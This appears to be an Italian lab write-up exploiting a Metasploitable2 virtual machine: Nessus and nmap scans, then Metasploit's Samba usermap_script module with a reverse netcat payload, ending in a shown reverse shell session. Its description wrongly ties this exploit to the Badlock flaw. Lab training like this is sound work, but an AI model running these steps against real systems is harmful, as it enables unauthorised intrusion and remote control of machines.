
IP Metasploitable: 192.168.75.150

Listen port (nelle opzioni del payload): 4455

Suggerimento: Utilizzate l'exploit al path exploit/multi/samba/usermap_script (fate prima una ricerca con la keyword search)

Per iniziare diamo vari comandi da terminale:

- **sudo systemctl start nessusd.service**: comando necessario per l'avvio di Nessus
- **sudo nmap -sV -A -p- IP(Metasploitable2)**: per verificare le versioni dei servizi sulle porte scannerizzate.



The image displays three terminal windows from a Kali Linux system, illustrating the steps to start Nessus and scan Metasploitable2.

Left Window (Metasploit): Shows the Metasploit Meterpreter session. It displays the version (v6.3.55-dev), a list of modules (2397 exploits, 1235 auxiliary, 422 post, 1391 payloads, 46 encoders, 11 nops, 9 evasion), and the Metasploit Documentation link. The user searches for the 'exploit/multi/samba/usermap_script' module, which is highlighted in the output. The user then uses the module and shows its options.

Middle Window (Nmap): Shows the output of the command `sudo nmap -sV -A -p- 192.168.75.150`. The output indicates that the host is up and lists the open ports and services: 21/tcp (vsftpd 2.3.4), 22/tcp (OpenSSH 4.7p1), 23/tcp (telnet), 25/tcp (Postfix smtpd), 53/tcp (ISC BIND 9.4.2), 80/tcp (Apache httpd 2.2.8), 111/tcp (RPC #100000), 139/tcp (Samba smbd 3.X - 4.X), 445/tcp (Samba smbd 3.0.20-Debian), and 512/tcp (netkit-rsh rexecd).

Right Window (Systemctl): Shows the output of the command `sudo systemctl start nessusd.service`. The output indicates that the service is starting successfully.

Accediamo a Nessus e creiamo una scansione(basic scan) sulla Metasploitable2..
Scannerizzeremo porte comuni in cerca di vulnerabilità.


The screenshot displays the Nessus Essentials web interface in a browser window. The address bar shows the URL `https://kali:8834/#/scans/reports/11/hosts`. The interface includes a sidebar with 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Terrascan). The main content area shows a scan report for 'BUILDWEEKII.4'. A notification at the top states: 'There's an error with your feed. Click here to view your license information.' The scan details on the right indicate: Policy: Basic Network Scan, Status: Completed, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: Today at 7:09 AM, End: Today at 9:19 AM, Elapsed: 2 hours. The 'Vulnerabilities' section features a donut chart showing the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (dark blue). The main table lists one host, 192.168.75.150, with a total of 124 vulnerabilities: 10 Critical, 5 High, 22 Medium, and 7 Low.

Host	Vulnerabilities
192.168.75.150	124

Vulnerabilities Breakdown:

- Critical: 10
- High: 5
- Medium: 22
- Low: 7
- Info: 79

Sfrutteremo la vulnerabilità del servizio della porta 445 TCP e lo faremo anche grazie ad un ulteriore tool: **MSFConsole**. La versione di Samba è affetta da un difetto, noto come Badlock. Un utente malintenzionato man-in-the-middle in grado di intercettare il traffico tra un client e un server può sfruttare questa falla per forzare un downgrade del livello di autenticazione (accettando in poche parole un livello di autenticazione meno sicuro di quello richiesto).




Una volta avviato MSFConsole troviamo come da suggerimento l'exploit che fa al caso nostro:
exploit/multi/samba/usermap_script.

Modifichiamo rhost e rport come in figura: **set rhost 192.168.75.150** e **set rport 445**.

Dopodichè avviamo l'exploit con il comando **run/exploit**.

Una volta creata la sessione con il comando **ifconfig** ci assicuriamo che l'ip coincida con quello della Metasploitable.



```
kali@kali: ~  
File Actions Edit View Help  
RHOSTS yes .]  
RPORT 139 yes The target port (TCP)  
Payload options (cmd/unix/reverse_netcat):  
Name Current Setting Required Description  
LHOST 192.168.75.100 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
0 Automatic  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.75.150  
rhosts => 192.168.75.150  
msf6 exploit(multi/samba/usermap_script) > set rport 445  
rport => 445  
msf6 exploit(multi/samba/usermap_script) > run  
[*] Started reverse TCP handler on 192.168.75.100:4444  
[*] Command shell session 1 opened (192.168.75.100:4444 -> 192.168.75.150:47437) at 2024-04-18 09:05:02 -0400  
ifconfig  
eth0 Link encap:Ethernet HWaddr 08:00:27:bb:b0:9f  
inet addr:192.168.75.150 Bcast:192.168.75.255 Mask:255.255.255.0  
inet6 addr: fe80::a00:27ff:febb:b09f/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:84229 errors:0 dropped:0 overruns:0 frame:0  
TX packets:78942 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:6153428 (5.8 MB) TX bytes:5857926 (5.5 MB)  
Base address:0xd020 Memory:f0200000-f0220000  
lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
inet6 addr: ::1/128 Scope:Host  
UP LOOPBACK RUNNING MTU:16436 Metric:1  
RX packets:998 errors:0 dropped:0 overruns:0 frame:0  
TX packets:998 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:0
```

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
